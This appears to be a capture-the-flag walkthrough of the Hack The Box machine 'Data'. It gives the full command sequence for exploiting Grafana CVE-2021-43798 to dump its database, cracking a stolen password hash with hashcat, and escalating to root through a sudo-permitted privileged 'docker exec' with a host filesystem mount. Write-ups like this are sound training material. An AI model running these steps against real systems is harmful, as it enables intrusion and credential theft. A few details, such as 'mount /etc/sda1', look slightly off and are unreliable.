Data Walkthrough - HTB Easy | Grafana CVE-2021-43798 & Docker Privilege Escalation
Complete walkthrough of Data from Hack The Box. An easy Linux machine running Grafana v8.0.0, vulnerable to the CVE-2021-43798 path traversal that allows dumping the internal SQLite database. Boris's Grafana hash is converted with grafana2hashcat, cracked, and reused to log in over SSH. A sudo-allowed docker exec command is then abused to enter a privileged container and mount the host filesystem to read the root flag.

Overview
Data is an Easy Linux machine that involves exploiting CVE-2021-43798, an arbitrary file read via path traversal in Grafana. By exploiting this vulnerability, the database file for Grafana is extracted, and the hashes in the database are converted to a format readable by Hashcat. The hash is then cracked and can be used for SSH access to the target as user boris. The compromised user has the privileges to execute docker exec as root on the system, allowing the user to escalate and obtain root access by adding the privileged flag to running containers and mounting the host filesystem.
External Enumeration
Nmap
Let’s start with the nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
ports=$(nmap -p- --min-rate=1000 -T4 data.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV data.htb -oX data.xml

<SNIP>

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63470a81ad0f7807464b15524a4d1e39 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzybAIIzY81HLoecDz49RqTD3AAysgQcxH3XoCwJreIo17nJDB1gdyHYQERGigDVgG9hz9uB4AzJc87WXGi7TUM0r16XTLwtEX7MoMgmsXKJX/EoZGQsb1zyFnwQR00xsX2mDvHpaDeUh3EtsL1zAgxLSgi/uym4nLwjTHqpTmm0shwDqlpOvKBbL7IcQ3vVKkmy
7o7TG7HYMHiDYF+Aw5BKnOTuVoMgGy3gaFXJqyhszV/6BD9UQALdrtAXKO3bO4D6g5gM9N78Om7kwRvEW3NDwvk5w+gA6wDFpMAigccCaP/JuEPoeqgV3r6cL4PovbbZkxQScY+9SuOGb78EjR
|   256 7da9acfa01e8dd09904048ecddf308be (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGUqvSE3W1c40BBItjgG3RCCbsMNpcqRV0DbxMh3qruh0nsNdNm9QuTflzkzqj0nxPoAmjUqq0SolF0UFHqtmEc=
|   256 91332d1a81871a84d3b90b23233d194b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPDOwcGGuUmX8fQkvfAdnPuw9tMrPSs4nai8+KMFzpvf
3000/tcp open  ppp?    syn-ack ttl 62
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 01 Aug 2026 14:57:51 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 01 Aug 2026 14:57:17 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 01 Aug 2026 14:57:23 GMT
|_    Content-Length: 0

<SNIP>

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 7.6p1)
- Port 3000: fingerprinted as ppp?, but browsing to it reveals Grafana
Port 3000 is marked with a protocol named ppp, but if we then visit the page in the browser, it’s Grafana.
Grafana
From the Grafana login page we can see its version:

The version is v8.0.0 (41f0542c1e).
Initial Access
Exploit Research
Searching for exploits for this version, I find the vulnerability CVE-2021-43798. This vulnerability allows path traversal / arbitrary file read via /public/plugins/<plugin-id>/. We can use this repository on GitHub to extract Grafana’s database in order to obtain the users’ passwords.
After cloning the repository, we use this command to dump the DB:
1
go run exploit.go -target http://data.htb:3000 -dump-database -output grafana.db
SQLite Database Enumeration
We can open the DB with sqlite3 and read how the user table is structured, along with its contents.
sqlite3 grafana.db

SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .schema user
CREATE TABLE `user` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `version` INTEGER NOT NULL
, `login` TEXT NOT NULL
, `email` TEXT NOT NULL
, `name` TEXT NULL
, `password` TEXT NULL
, `salt` TEXT NULL
, `rands` TEXT NULL
, `company` TEXT NULL
, `org_id` INTEGER NOT NULL
, `is_admin` INTEGER NOT NULL
, `email_verified` INTEGER NULL
, `theme` TEXT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
, `help_flags1` INTEGER NOT NULL DEFAULT 0, `last_seen_at` DATETIME NULL, `is_disabled` INTEGER NOT NULL DEFAULT 0);
CREATE UNIQUE INDEX `UQE_user_login` ON `user` (`login`);
CREATE UNIQUE INDEX `UQE_user_email` ON `user` (`email`);
CREATE INDEX `IDX_user_login_email` ON `user` (`login`,`email`);
sqlite> select * from user;
1|0|admin|admin@localhost||7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8|YObSoLj55S|hLLY6QQ4Y6||1|1|0||2022-01-23 12:48:04|2022-01-23 12:48:50|0|2022-01-23 12:48:50|0
2|0|boris|boris@data.vl|boris|dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8|LCBhdtJWjl|mYl941ma8w||1|0|0||2022-01-23 12:49:11|2022-01-23 12:49:11|0|2012-01-23 12:49:11|0
Cracking Boris’s Password
Let’s try to obtain boris’s password. If we copy and paste the hash into hashid, the hash won’t be identified.
1
2
3
4
5
hashid -m hash
--File 'hash'--
Analyzing '7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8'
[+] Unknown hash
--End of file 'hash'--
To transform this hash, together with its salt, into a hash crackable by hashcat, we need to use the Grafana2Hashcat tool.
Hash Conversion and Cracking
As its hashing algorithm, Grafana uses PBKDF2_HMAC_SHA256, and stores the digests in hexadecimal with the salts in plaintext. This tool converts this hash and its salt into hashcat’s PBKDF2_HMAC_SHA256 format.
First of all we copy the hash and the salt without modifying them into a file:
1
2
cat hash
dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8,LCBhdtJWjl
After that, we convert it into hashcat’s format.
1
python3 grafana2hashcat.py hash -o hash-hashcat
Finally, we run hashcat on the new file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Aug 02, 2026 - 10:31:39 (CEST)] exegol-main data # hashcat -m 10900 hash-hashcat --wordlist /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-haswell-AMD Ryzen 7 3700X 8-Core Processor, 14938/29941 MB (4096 MB allocatable), 16MCU

<SNIP>

sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0...O1Hag=
Time.Started.....: Sun Aug  2 10:44:55 2026 (0 secs)
Time.Estimated...: Sun Aug  2 10:44:55 2026 (0 secs)
<SNIP>
Started: Sun Aug  2 10:44:53 2026
Stopped: Sun Aug  2 10:44:57 2026
The password for the boris account is beautiful1.
Credentials: boris:beautiful1
SSH as Boris
Now we can log in as boris to the target via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ssh boris@data.htb

<SNIP>

Last login: Wed Jun  4 13:37:31 2025 from 10.10.14.62
boris@data:~$ ls -al
total 36
drwxr-xr-x 5 boris boris 4096 Jun  4  2025 .
drwxr-xr-x 3 root  root  4096 Jun  4  2025 ..
lrwxrwxrwx 1 boris boris    9 Jan 23  2022 .bash_history -> /dev/null
-rw-r--r-- 1 boris boris  220 Jan 23  2022 .bash_logout
-rw-r--r-- 1 boris boris 3771 Jan 23  2022 .bashrc
drwx------ 2 boris boris 4096 Jan 23  2022 .cache
drwx------ 3 boris boris 4096 Jan 23  2022 .gnupg
drwxrwxr-x 3 boris boris 4096 Jan 23  2022 .local
-rw-r--r-- 1 boris boris  807 Jan 23  2022 .profile
-rw-r----- 1 boris boris   33 Aug  1 14:56 user.txt
User flag obtained.
Privilege Escalation
sudo -l
If we run sudo -l on the host (something you always do as soon as you get a shell) to see which binaries we can execute as sudo, we find a particularly interesting one.
1
2
3
4
5
6
sudo -l
Matching Defaults entries for boris on localhost:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on localhost:
   (root) NOPASSWD: /snap/bin/docker exec *
Let’s immediately look at the command’s help:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
docker exec -h
Flag shorthand -h has been deprecated, please use --help

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container

Options:
 -d, --detach               Detached mode: run command in the background
     --detach-keys string   Override the key sequence for detaching a container
 -e, --env list             Set environment variables
     --env-file list        Read in a file of environment variables
 -i, --interactive          Keep STDIN open even if not attached
     --privileged           Give extended privileges to the command
 -t, --tty                  Allocate a pseudo-TTY
 -u, --user string          Username or UID (format: <name|uid>[:<group|gid>])
 -w, --workdir string       Working directory inside the container
Let’s keep these flags in mind. We can run docker exec, but not docker ps to see which containers we can run against. Knowing that Grafana runs on the box, we can try to see if there’s a container named grafana.
1
2
3
sudo docker exec -it grafana /bin/bash
bash-5.1$ ls
LICENSE          NOTICE.md        README.md        VERSION          bin              conf             plugins-bundled  public           scripts
If we look at the output of the id command, we see that our uid is not root’s, and for this reason we can’t enter the root directory or run commands that could only be executed by root.
1
2
3
boris@data:/dev$ sudo /snap/bin/docker exec -it grafana bash
bash-5.1$ id
uid=472(grafana) gid=0(root) groups=0(root)
Mounting the Host Filesystem
To get the root flag, we can mount the host inside the container. To do this we need to enter the container with this command, using 2 additional flags compared to the previous one:
1
2
3
sudo /snap/bin/docker exec -u 0 --privileged -it grafana bash
bash-5.1# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Let’s do the mount:
1
2
3
4
5
6
bash-5.1# mount /etc/sda1 /mnt

bash-5.1# cd /mnt
bash-5.1# cd root
bash-5.1# ls
root.txt  snap
Root flag obtained. Box completed.
Reflections
Main Mistake
When I wrote the hash file with the hexadecimal hash and the salt, I inserted a space after the comma. This blocked me for about half an hour because I hadn’t noticed it!
Alternative Approaches
We could have used more recent exploits against the host, but this would have deviated from the box’s intended path.
Open Question
In this box we did privilege escalation with docker exec, but with how many other docker subcommands runnable as sudo can privilege escalation be achieved?
Completed this box? How many sudo-runnable docker subcommands can you think of that would lead to root? Leave a comment down below!